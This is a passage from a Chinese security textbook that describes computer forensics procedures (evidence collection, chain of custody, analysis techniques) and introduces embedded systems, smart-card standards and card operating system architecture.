确保各类存储介质的纯净性与多样性：首先存储介质要干净，用于存放证据的存储介质一定要事先进行处理，譬如使用公认可靠的数据擦除软件进行擦除，以避免介质中的残余数据对证据的分析和取信造成影响。在存储证据时，最常用的硬件设备是移动硬盘，应当拥有尽量大的存储容量。除了移动硬盘之外，软盘、Zip 软盘、MO、CD-R 等存储介质也应该尽量充实到取证工具箱中，因为谁也无法事先知道被调查的机器到底具有怎样的外部设备。

确保存储介质的接口兼容性：存储介质的接口也应该尽量丰富，至少应该同时拥有 IDE、SCSI、PCMCIA 等各种常用接口的移动存储设备。另外，取证工具箱中还应该包括各种存储设备的连接线缆以及网络线缆和转接头等。除此之外，还应准备部分只读接口，以免在操作的过程中对源数据产生影响。

确保数据获取工具的多样性：目标系统可能是 PC 终端、也可能是移动智能终端，或是服务器设备等；目标系统可能处于关机状态，也可能处于开机状态，在不同的状态下，应当有不同的数据提取工具或硬件。譬如目前很多专业取证公司都推出了可以对目标磁盘进行整盘快速复制的专用硬件，另外也有部分可以进行动态数据获取的工具。

取证专用计算机：在进行取证时，部分现场可能需要一台单独的取证计算机进行相应数据的存储，该取证计算机通常已经安装了必要的取证分析软件，具备各类专用的取证分析接口。

计算机取证技术目标已经比较成熟，目前市场上可以购买到很多专用的调查设备和专业的取证工具箱，这些产品在复制数据的时候速度很快，接口丰富，便于携带，且进行了各种硬件加固处理，可以应付各种取证要求。

通常来说，取证调查人员并不拥有超级技能，因此调查员所使用的工具箱及其对该工具箱的熟练使用程度从很大程度上决定了调查取证的成绩。在部分犯罪场景下，要还原犯罪现场或事件并提取犯罪证据，涉及到的后续分析技术会比较复杂，并不能通过简单的数据定位和提取解决问题，这时可能还需要进行更加深入的分析和专家鉴定。

（3）记录具体工作流程、问询信息的相关表格

取证合法性的关键之一是文档。一个可靠的案例是建立在支撑文档之上的。支撑文档报告着证据是起源自何处以及如何对其进行处理。站在取证的立场，证据收集过程应该尽可能少地对原始证据造成更改，并且任何更改都应该被文档记录下来，并且在最终的分析结果环境中被评估。取证分析所提供的证据采集过程应该为原始数据保存一个完整的、准确的表示，并且其真实性和完整性可以被验证，只有这样的取证分析才被认为是合法的取证。

在取证分析过程中不仅要为结果进行文档记录，同时也要为每个取证步骤进行文档记录。这将使得其他调查人员可以评估或者重复该取证分析。注意：取证同时期的记录通常在很多年后会被引用，以帮助调查人员恢复当时发生的事件、进行的工作、被接见的人员以及其他信息。文档的常见形式包括屏幕截图，捕获的网络流量，分析工具的输出结果和笔记。当对易失数据进行保存时，需要对保存的数据、数据保存时间、使用的工具进行文档记录，并且计算所有输出的散列值。当对目标计算机进行取证时，对计算机的数据和时间进行记录并且将其与一个可信的事件源进行比较是十分关键的。

2．保护目标计算机系统

首先，需要隔离目标计算机系统，保证取证空间和环境的独立性，不能给犯罪嫌疑人破坏证据的机会，应避免出现任何更改系统设置、损坏硬件、破坏数据或病毒感染的情况，同时也不应出现任何物理事故（如强制重启、断电、非法开机等）。

为了确保证据的安全、可信，计算机证据国际组织（International Organization on Computer Evidence，IOCE）对数字证据的采集、保存、检验和传送提出的特别要求：“必须使用有效的软硬件进行采集和检验；数字证据的采集、检验、传送全过程都必须有记

录；任何有潜在可能对原始数字证据造成改变、破坏或毁坏的活动必须由有法律上承认的有资质的人进行。”

对现场计算机的部分通用处理原则有：已经开机的计算机不要关机（否则容易造成内存中的易失数据丢失），关机的计算机不要开机（否则容易造成部分数据在开机的过程中被篡改，甚至启动破坏性程序）。如果现场计算机处于开机状态，应避免激活屏幕保护程序。同时应检查正在进行的程序操作，如果发现系统正在删除文件、格式化、上传文件、系统自毁或进行其他危险活动，立即切断电源。另外，也还应防止来自网络的数据破坏。

现场取证时，应当记录系统日期和时间、主存储器内容、当前执行的进程列表、在端口提供服务的程序列表、当前系统内用户列表，如果是联网系统，还应收集当前连入系统的用户名和远程系统名。还应当尽可能记录使用者的个人情况、用户名、口令、密码等。

对于计算机硬盘数据，应使用专用的取证工具进行硬盘复制，在实验室对备份的硬盘进行检验，采集证据。原始硬盘应封存保管。对于取证用的计算机，要进行病毒检测，防止病毒传染到被检测的计算机等。

3. 确定电子证据

目前，计算机存储介质容量越来越大，因此有必要根据系统的破坏程度，在海量数据中区分电子证据和无用数据。要寻找那些由犯罪嫌疑人留下的活动记录作为电子证据，并确定这些记录的存放位置和存储方式。

不同场景、不同类型、处于不同阶段的计算机犯罪案件，采用的后续处理方式和步骤会存在较大差别。譬如，调查知识产权侵犯案件与调查黑客、恶意代码攻击事件，则就会存在很大差别。即便是同一类型的案例，针对不同技术级别的犯罪嫌疑人，也会存在不同。

另外，在进行计算机取证时，还需要征询计算机设备拥有方的意见，他们可能想彻底地调查该事件并提出起诉，也可能只想大致评估一下目前的状况可能造成的损失，值得注意的是，即使面对的是后一种情况，仍需进行合规的处理以保证证据获取和存储的合法性。

4. 收集电子证据

在进行实际取证工作时需要遵循一个重要的原则：“尽量避免在被调查的计算机上进行工作”。一方面是因为在现场目标计算机环境中所做的操作越多，对原始环境进行的改变就会越多，也就更难保障提取的“证据”的完整性，其势必对诉讼过程产生影响；更重要的是，这可能会对“犯罪现场”造成破坏，而彻底失去证据。一个看似正常的操作或命令有可能引起犯罪嫌疑人的警觉，或触发到预设处理机制，导致证据被销毁。因此，应根据现场了解的情况尽早采用规范合法的手段生成鉴定副本，将分析工作留在可以监控、拥有更好取证分析设施的实验室中进行。

在已经关机的设备上，首先要做的是利用准备的工具和设备对所有的数据介质生成鉴定副本。除了尽量避免在被调查的机器上操作，也不能在目标计算机上进行分析和检查，制作鉴定副本的主要目的就是在保证可以在尽量少接触被调查机器的情况下进行证据分析，对原始介质的操作可能使其完全丧失作为证据的可信性。

在部分情况下，取证人员可能无法获取完整的鉴定副本，譬如内存中的重要数据，此时只有在开机状态来获取证据。此种场景更需格外谨慎，以免破坏证据，或导致证据提取过程的不合法。在开机状态下，一个目标系统包含了能够反映系统状态的关键而短暂的信息（易失性数据）。在从实时系统中搜集数据时，必须考虑易失性数据丢失的先后顺序，这样才能够尽量保证取证需要的数据在关键系统数据丢失或者系统关机前被获取。

另外，取证分析人员应该在整个取证过程中详细记录操作步骤、方式、方法和时间等。在成功提取到内存中的易失性数据，就可以继续对非易失性数据进行提取备份。注意，对于从现场调查中获取的所有数据，都必须单独记录其散列（如 MD5 值）和其他属性值，以保障现场调查没有破坏证据的可靠性。

5. 保护电子证据

在获取了所有证据之后，应该妥善封存被调查的机器和设备，连同生成的鉴定副本一同加入“证据保管链”，其意义主要在于每次对被保管物的使用和变更都能够被记录和验证，以便于后续的证据合法性审核。

在实际工作中，需要为每一项证据（包括工具包）粘贴保管标签，在保管标签上必须体现的内容包括：证据来源、生成时间、证据当前保存位置、证据转交地点、证据转交原因以及转交人和接手人的签字，必要时可以增加第三在场人进行签字以作为证明。因为证据大部分情况下是以数字形式进行保存的，我们还应当利用数字摘要或签名技术为证据生成电子指纹，以便于后期验证原始证据的完整性。

对调查取证过程中生成的数据镜像备份介质应当加封条并存放在安全的场所，采取必要的安全措施和访问控制方式进行保护。

4.5.3.2 计算机取证分析技术

电子证据需要借助计算机的辅助程序来查看，分析电子证据的信息需要很深的专业知识，应依靠专业的取证专家。通常取证分析工作中用到的技术包括：

1. 对比分析与关键字查询

将收集的程序、数据、备份等与当前运行的程序、数据进行对比，从中发现篡改的痕迹；或者对所做的系统硬盘备份，用关键字匹配查询，从中发现与案件关联的线索；或者与已有的恶意文件库进行对比，以发现非法程序。

2. 文件特征分析技术

文件特征可能包含多个方面：

（1）文件系统特征：譬如文件的大小，生成时间、修改时间、最后访问时间，读写、隐藏属性等，甚至还可以考虑文件的扇区存储位置、连续存储特征等。

（2）文件操作特征：对于不同的应用软件来说，其可能会存储部分操作信息到目标文件中。譬如 office 文档的作者信息。

（3）文件格式特征等：不同类型的文件，具有不同的文件格式（如可执行程序、图片、视频、文档、压缩文件等都具有不同的格式）。在取证过程中，文件的后缀未必能够反映其真实格式，因此对文件格式特征进行分析，可以更加准确地识别部分伪装。

（4）代码或数据特征等：软件都是由程序员所编写的，软件代码中自然也会融入开发者的部分编写特征或个人习惯。譬如通过对恶意代码特征或程序数据特征的识别，可能有利于掌握攻击者的编写水平、缺陷、甚至个人信息，以进一步对攻击者进行溯源定位。

3. 密码破译

目前，加密技术被广泛采用，加密手段和工具很丰富。如果获取的数据或文件是加密存储的，则需要进行文件解密，这时可能需要利用到对应的解密工具，采用相应的解密手段，以对电子介质中的被保护信息进行强行访问，获取信息。

4. 数据恢复与残留数据分析

在计算机系统中，为了提升文件系统的存储和处理速度，格式化和文件删除操作实际上并未真正覆盖删除掉原始数据，这时将对应扇区标注为空闲，可被新文件内容所覆盖。以此，即便是被格式化后的磁盘，其中依然存在大量以前的数据。因此，可以通过数据恢复技术来恢复被删除的数据或文件，或者通过相关技术对残留数据进行简单或关联分析，以获取案件相关线索。

5. 磁盘备份文件、镜像文件、交换文件、临时文件分析技术

软件或计算机系统在运行过程中，可能会产生部分备份文件（如.tmp）、临时文件（如.tmp）、交换文件或空间等，或是针对磁盘重要区域生成部分镜像文件。这时需要根据这些文件结构特征，采用相关工具或者手段来提取分析其中存放的重要信息（如备份数据、软件运行状态和结果，磁盘的使用情况等）。

6. 日志记录文件分析

很多网络设备、系统软件和应用软件对已操作过的文件或行为进行了相应的历史记录，形成了部分操作日志数据或文件，及时提取和分析这部分文件或数据，非常有利于重构案件的部分场景。如浏览器在网页浏览时会在系统中多个位置保存大量访问记录（如历史 URL 记录、cookie、缓存文件等），如 IIS 日志会对用户的各类访问请求进行详细记录，安全软件存有报警日志等。

7. 相关性分析等

在计算机上的很多操作行为是由用户所发起，计算机系统则生成部分文件或者各种操作痕迹。但系统中留下来的文件或者痕迹往往是零散的，一个计算机相关案件往往由多个部分所组成，这时需要对电子证据进行相关性分析，以对各类电子证据进行关联分析，通过这些文件和痕迹来反推或重现用户的操作行为，以寻找事实真相或进一步锁定

犯罪证据。

4.6 嵌入式系统安全

嵌入式系统是计算机的一种形式，通常指埋藏在宿主设备中的微处理机系统，亦称为埋藏式计算机。典型机种包括微控制器、微处理器等。嵌入式处理器使宿主设备功能智能化、设计灵活和操作简单，具有功能强、实时性强、结构紧凑、可靠性高和面向对象等共同特点。广义而言，嵌入式系统是指作为某种技术过程的一种核心处理环节，即直接与现实环境接口或交互的信息处理系统。

嵌入式计算机在应用数量上远远超过了各种通用计算机，一台通用计算机的外部设备中就包含了若干个嵌入式微处理器，如键盘、鼠标、软驱、硬盘、显示卡、显示器、网卡、声卡、打印机、扫描仪、数字相机等均是由嵌入式处理器控制的。制造工业、过程控制、通信、仪器、仪表、汽车、船舶、航空、航天、军事装备、消费类产品等均是嵌入式计算机的应用领域，如可视电话、游戏机、电话手机、AHB（电视机顶盒）、播放机、电子阅读机。信息设备的出现标志着革命性的一代嵌入式系统已经诞生。

广义地讲，凡是不用于通用目的的可编程计算机设备，就可以算是嵌入式计算机系统。举例来说，个人计算机（PC）不是一种嵌入式系统，因为它是用于通用目的的系统。而一些电话系统就是采用个人计算机技术建立的嵌入式计算机系统，最典型的嵌入式系统如手机、可视电话等；另外还有一些嵌入式系统采用特殊的微处理器，如传真机、打印机等。

狭义上而言，嵌入式系统是指以应用为核心，以计算机技术为基础，软硬件可裁剪，适于应用系统对功能、可靠性、成本、体积和功耗严格要求的专用计算机系统。

嵌入式系统具有如下的特点：

（1）嵌入式系统具有应用针对性。

这是嵌入式系统的一个基本特征，体现这种应用针对性的首先是软件，软件实现特定应用所需要的功能，所以嵌入式系统应用中必定配置了专用的应用程序；其次是硬件，大多数嵌入式系统的硬件是针对应用专门设计的，但也有一些标准化的嵌入式硬件模块，采用标准模块降低开发的技术难度和风险，缩短开发时间，但灵活性不足。

（2）嵌入式系统硬件一般对扩展能力要求不高。

硬件上，作为一种专用的计算机系统，功能、机械结构、安装要求比较固定，所以嵌入式系统一般没有或仅有较少的扩展能力；软件上，嵌入式系统往往是一个设备固定组成部分，其软件功能由设备的需求决定，在相对较长的生命周期里，一般不需要对软件进行改动。但也有一些特例，比如现在的手机，尤其是安装有嵌入式操作系统的智能手机，软件安装、升级比较灵活，但相对桌面计算机其软件扩展能力还是相当弱。

（3）嵌入式系统一般采用专门针对嵌入式应用设计的中央处理器。

这与嵌入式系统应用针对性有关，相对通用计算机处理器，嵌入式处理器种类繁多，不同的嵌入式处理器功能/性能差异非常大，主频从几兆赫兹到千兆赫兹、引脚数量从几个到几百个，只有这种多样化才能适应千差万别的嵌入式系统应用。

（4）嵌入式系统中操作系统可能有也可能没有，且嵌入式操作系统与桌面计算机操作系统有较大差别。

在现代的通用计算机中，没有操作系统是无法想象的，而在嵌入式计算机中情况则大不相同。在一个功能简单的嵌入式系统中，可能根本不需要操作系统，直接在硬件平台上运行应用程序；而一些功能复杂的嵌入式系统，可能需要支持有线/无线网络、文件系统、实现灵活的多媒体功能、支持实时多任务处理，此时，在硬件平台和应用软件之间增加一个操作系统层，可使应用软件的设计变得简单，而且便于实现更高的可靠性，缩短系统开发时间，使系统的研发工作变得可控。目前存在很多种嵌入式操作系统，如 VxWorks、pSOS、嵌入式 Linux、WinCE 等，这些操作系统功能日益完善，以前只在桌面通用操作系统具备的功能，如网络浏览器、HTTP 服务器、Word 文档阅读与编辑等，也可以在嵌入式系统中实现。但为适应嵌入式系统的需要，嵌入式操作系统相对通用操作系统，具有模块化、结构精练、定制能力强、可靠性高、实时性好、便于写入非易失性存储器（固化）等特点。

（5）嵌入式系统一般有实时性要求。

设备中的嵌入式系统常用于实现数据采集、信息处理、实时控制等功能，而采集、处理、控制往往是一个连续的过程。一个过程要求必须在一定长的时间内完成，这就是系统实时性的要求。实时性和处理器速度不是一回事，速度快的系统不一定实时性好，速度慢的系统实时性未必不能满足要求。计算机运行速度高，当然更有条件实现实时性，但不是实时性的充要条件。嵌入式系统的设计要求精练，因此在运算速度上不会留太多余量，为了保证实时性要求，更需要对硬件、软件精心设计。

（6）嵌入式系统一般有较高的成本控制要求。

在满足需求的前提下，在嵌入式系统开发中，要求高效率地设计，减少硬件、软件冗余，恰到好处的设计可以最大限度地降低系统成本，并有利于提高系统的可靠性。强大的硬件平台才能满足日益复杂的桌面操作系统及各种类型软件的需要，这样的计算机"通用性"才最强。

（7）嵌入式系统软件一般有固化的要求。

在现代的通用计算机中，硬盘是操作系统和应用软件的载体，对于这些几"GB"，甚至几十"GB"、几百"GB"的软件及数据，硬盘是最好的记录媒介。嵌入式系统软件一般把操作系统和应用软件直接固化在非易失性存储器（如 FLASH 存储器）中。首先，嵌入式系统一般没有硬盘，就算有硬盘或存储卡之类的外部存储器，也很少用于存储系统软件，多是用于存储数据或用户扩展的软件；其次，无论是操作系统还是应用软件都很精练，所占容量相对通用计算机要小得多，所以有固化的条件；再次，嵌入式系统不

像通用计算机那么容易安装和升级软件，而且也很少需要改动，所以要求软件存储可靠性高，因此有必要把软件固化；最后，软件固化有利于提高嵌入式系统的启动速度。

（8）嵌入式系统软件一般采用交叉开发的模式。

目前软件设计工作大多采用集成开发环境，将代码编辑、编译、链接、仿真、调试等软件开发工具集成在一起。嵌入式系统针对具体的应用进行设计，其硬件、软件的配置往往不便于或不可能支持应用软件开发。实际开发中，一般用通用计算机（主要是 PC 机）作为开发机，进行嵌入式软件的编辑、编译、链接，在开发机上进行仿真，或下载到嵌入式目标系统是运行测试，最终的目标代码固化到目的系统的存储器中运行，这就是所谓交叉开发的软件设计模式。

（9）嵌入式系统在体积、功耗、可靠性、环境适应性上一般有特殊要求。

嵌入式系统作为一个固定的组成部分“嵌入”在设备中，因受装配、供电、散热等条件的约束，其体积、功耗必然有一定的限制。例如，现在的手机功能日益强大，但体积越做越小，集成度和装配密度非常高，在这种应用环境里，嵌入式计算机部分的芯片封装、电路板设计、系统装配等都要求紧凑、小巧。在功耗方面也有严格的要求，一方面密封在手机里，没有良好的散热条件，功耗控制不好会导致手机温度过高；另一方面，电路的功耗直接决定了手机一次充电后持续工作的时间。嵌入式系统作为设备的核心，其可靠性直接决定了设备可靠性，因此在这方面有严格的要求。尤其在航空、航天、武器装备等应用中，嵌入式系统的可靠性更是生死攸关的事情。

（10）嵌入式系统技术标准化程度不高。

PC 是最普及的通用计算机，其主板结构、计算机扩展总线、扩展板结构、内存扩展、电源、机箱、外部设备接口，甚至安装螺钉等都完全标准化，所以 PC 机完全以社会化分工的形式进行批量大规模生产。PC 的标准化不仅体现在硬件上，软件上也有很高的标准化趋势，如数据库标准、操作系统标准、文本标准等等。每个嵌入式系统都是针对具体应用设计，所以千差万别，不可能像 PC 一样制定高度一致的标准，也正是因为这个原因，在嵌入式领域才不会形成个别企业垄断市场的现象。

标准化有利于社会化的分工合作，嵌入式领域也存在一定程度的标准化，如 PC104 总线标准、Compact PCI 总线标准等，只是这些标准的应用相对于整个嵌入式领域还是很小的一部分。嵌入式系统与通用计算机系统技术上是相通的，通用计算机发展快、性能强，很多技术可以应用到嵌入式系统中，在应用中，还经常可见经过机械结构、环境适应性改造的通用计算机应用在嵌入式领域中。

常用的嵌入式系统设备，包括智能卡、USB-key 和智能手机等。

4.6.1 智能卡概论

在大多数工业化国家中，信用卡已经成为生活中必不可少的一部分：信用卡可以用于鉴别身份、旅游、进入建筑物、从银行提款、商品买卖和服务付费等。我们经常可以

得到一些新卡。许多人热衷于收集各种各样的卡。一些人已经开始感觉到他们的生活离不开各种各样的卡了。

目前的很多应用，比如健康卡、赊账记录和便携数据收集，都需要能够比磁条产储存更多数据的卡。但是运用带有芯片的卡的真正原因更多的是安全：内部拥有集成电路的智能卡具有的许多特性，使得这些卡不仅可以安全地存储数据，而且还可以确保数据在其他计算机系统中的安全储存。智能卡（Smartcard 或 IC Card）就是拥有该项功能的卡的总称。

4.6.1.1　智能卡的定义和分类

智能卡又称智慧卡、聪明卡、集成电路卡，都指粘贴或嵌有集成电路芯片的一种便携式卡片塑胶。卡片包含了微处理器、I/O 接口及内存，提供了资料的运算、存取控制及储存功能，卡片的大小、接点定义目前是由 ISO7816 规范统一。常见的有电话 IC 卡、身份 IC 卡，以及一些交通票证和存储卡。从功能上来说，智能卡的用途可归为如下四点：1．身份识别，2．支付工具，3．加密/解密，4．信息存储。

第一个符合 ISO 标准的集成电路芯片卡片是法国人 Ro-land morono 于 1974 年发明的。法国布尔（BULL）公司于 1976 年首先制成 IC 卡产品，并开始应用在各个领域。

智能卡的组成分为 3 部分，基片和接触面和内部的集成芯片。

（1）基片：现在多为 PVC 材质，也有塑料或是纸制的。

（2）接触面：金属材质，一般为铜制薄片，集成电路的输入输出端连结到大的接触面上，这样便于读写器的操作，大的接触面也有助于延长卡片使用寿命；触点一般有 8 个（C1 C2 C3 C4 C5 C6 C7 C8，C4 和 C8 设计为将来保留用），但由于历史原因有的智能卡设计成 6 个触点（C1 C2 C3 C5 C6 C7）。另外，C6 原来设计为对 EEPROM 供电，但因后来 EEPROM 所需的编程电压（Programming Voltage）由芯片内直接控制，所以 C6 通常也就不再使用了。目前，也有很多 IC 卡内部集成天线，采用非接触的形式进行信息的传递。

（3）集成芯片：通常非常薄，在 0.5mm 以内，直径大约 1/4cm，一般成圆形，方形的也有，内部芯片一般有 CPU、RAM、ROM、EPROM。

智能卡的分类方式很多，可以按照下列的方式进行：

（1）依电源分类：

- 主动卡（Active card）：内含供电装置（电池），甚至有屏幕、键盘。
- 被动卡（Passive card）：由外部提供电源。

（2）依资料传输方式分类：

- 接触式（Contact card）读写需要 IO 线路接触。
- 非接触式（Contact less card）使用 RF、红外线、感应电动势、非 IO 线路接触，（非接触技术类似 RFID 技术）。
- 混合式（Hybrid-card 或 Combi-card）同时拥有接触与非接触接口。

（3）根据卡中所镶嵌的集成电路的不同可以分成以下三类：

- 存储器卡：卡中的集成电路为 EEPROM（可用电擦除的可编程只读存储器）。
- 逻辑加密卡：卡中的集成电路具有加密逻辑和 EEPROM。
- CPU 卡：卡中的集成电路包括中央处理器 CPU、EEPROM、随机存储器 RAM 以及固化在只读存储器 ROM 中的片内操作系统 COS（chip operation system）。

（4）按应用领域来分，可分为金融卡和非金融卡两种：

金融卡又有信用卡（credit card）和现金卡（debit card）等。信用卡主要由银行发行印管理，持卡人用它作为消费时的支付工具，可以使用预先设定的信用限额资金。现金卡又称储蓄卡，可用作电子存折和电子钱包、不允许透支。

非金融卡往往出现在各种事务管理、安全管理场所，如身份证明、健康记录和职工考勤等。另外一些预付费卡，例如用于公文系统中的交通卡和电表上的 IC 卡等，由相应的管理单位发行（当然也可委托银行收费）。这种卡兼有一部分电子钱包的功能。

不管对智能卡的如何分类，目前对于应用于 PKI 应用的智能卡，都带有硬件真随机数发生器、RSA 协处理器，可以硬件实现 RSA 的运算。另外，还具有 DES 和 SHA-1 等密码算法，保证在硬件内部产生密钥对，并在硬件内部完成加、解密运算。智能卡本身，已经是一个小型的嵌入式平台了。

4.6.1.2 相关标准

智能卡目前主要的功能在于身份辨识和点数计算，其主要机理是运用内含微电脑系统对资料进行数学运算，确认其唯一性或者利用内建计数器（counter）替代成货币、红利点数等数字型的资料。

卡片内部运作除了硬件之外还有其软件，通常会需要一个核心 COS（Card Operating System）提供服务，其内部软件系统架构如下：硬件（Hardware）→COS→AP（Application）。

有些 COS 可以提供 Java 语言的服务，产生一个分支称为 Java Card。Visa 国际组织因此利用 Java 语言，发展出 Visa OpenPlatform 之卡片，后来则改称为 Global Platform。MasterCard 国际组织则支持另一个 MULTOS（MULTti Operating System）平台。不管是 Global Platform 或是 MULTOS，应用服务提供者可以随时在此两者平台上开发新的应用程式单元（Applet）去执行特定的功能，不必再经过 Mask 开发之过程，大大减少了开发的费用与时间。

目前 IC 可提供厂商主要有：NXP Semiconductor，ATMEL，MicroChip，Infeneon，STMicroelectronics，Samsung Electronics 等，国内的厂家也正在进行相关自主品牌的研发工作。

智能卡目前使用的国际标准主要有如下 2 种：

- ISO 7816（接触式智能卡，规定了规格/电气特性/通信协议/部件等各方面）；
- ISO 14443（非接触式智能卡）。

这套协议不仅规定了 IC 卡的机械电气特性，而且还规定了 IC 卡（特别是智能卡）

的应用方法（包括 COS 中很多数据结构）。

除了 7816 协议之外，在各个可能应用 IC 卡的特定领域内还有一些更为具体的协议，比如在中国，金融领域制定 PBOC 规范，交通管理体系，社会福利体系都有其特定的规范。这些协议规范都是建立在 7816 协议基础之上，且将 7816 协议加以具体化形成的。

当然，7816 协议并不是独立存在（定义）的，它里面有很多概念引自于其他一些相关的协议规范。比如在 7816 协议中有一些数据的组织采用了“BER-TLV”，而有关“BER-TLV”这个概念的详细表述则是在 IEC 8825 ASN.1 协议中给出。由此可见 7816 协议并非完全独出心裁，能够采用规范的概念的场合就不自作主张。这使得各种协议规范形成一个严密的体系。

4.6.1.3　智能卡的 COS

从本质上说，片内操作系统（COS）是智能卡芯片内的一个监控软件，它在智能卡中的概念和地位类似于 DOS 在个人计算机 PC 中的概念和地位：替用户管理片内各种文件和硬件资源，接受外界（读写器）命令，通过它的命令解释程序完成命令规定之操作，并给出回答的信息。

与 DOS 不一样的地方在于：COS 更加注意安全，有自己完整的安全体系。COS 是专用的监控程序，而非通用的操作系统，即 COS 是针对特定的某种智能卡及应用需求而设计开发。不同卡的 COS 一般不同，尽管它们在功能实施上可能遵循同一国际标准。

COS 一般由四部分组成：通讯管理模块和安全管理模块、应用管理模块和文件管理模块，如图 4-15 所示。




图 4-15　智能卡 COS 的构成

1．通信管理模块

该模块是 COS 与外界的半双工通信通道，其按照 ISO7816 国际标准的 T=0 或 T=1 异步通讯协议，接受读写器命令；并对接收信息采取奇偶校验、累加和及分组长度检验

等手段进行正确性判断。若有错误，则按协议规定对命令附加标记或请求重发：若无误，则滤除起始终止位等附加信息后，将命令送安全管理模块。

此外，它还需按照协议格式，输出对命令的“应答”，为每个传输单位增加各种必要的附加信息。

2. 安全管理模块

这是 COS 的极重要组成部分。智能卡之所以能够迅速发展、广泛应用的一个重要原因，就在于该模块也即 COS 的安全体系所提供的高安全性保证。COS 安全体系有三个基本概念：

① 安全状态：智能卡在完成复位应答或其他命令后的当前所处状态，通常用智能卡当前已满足条件的集合来表示。

② 安全属性：允许执行某命令或访问某文件所必须满足的条件。

③ 安全机制：智能卡安全运行的手段、途径或方法，包括 PIN 鉴别、卡与读写器间的相互认证、数据完整性验证和加密等。

安全体系设计所考虑的三个重要问题就是：安全状态的确认、安全局性的设置和安全机制的实现，且尤以后者为重。

安全机制可按对象划分为针对动态信息的安全性传输控制和针对卡内静态信息的内部安全控制管理两部分。

3. 应用管理模块

应用管理模块的主要任务是对接收命令进行可执行性判断，而智能卡的所有应用都是以文件形式存在，应用管理的内涵已表现为对文件访问权限的安全控制，因此它常常融于安全管理和文件管理之中，而非一独立模块。

4. 文件管理模块

所谓文件，是指卡中数据单元或记录的有组织的集合。COS 通过给每种应用建立对应文件的办法，实现它对各项应用的存储及管理。这些文件是在卡的个人化过程中由发行商根据对卡的应用需求而创建，用户通常不能创建或删除文件，但可酌情修改文件内容，对文件的记录和数据单元进行增加或删除。

4.6.1.4 智能卡的安全问题

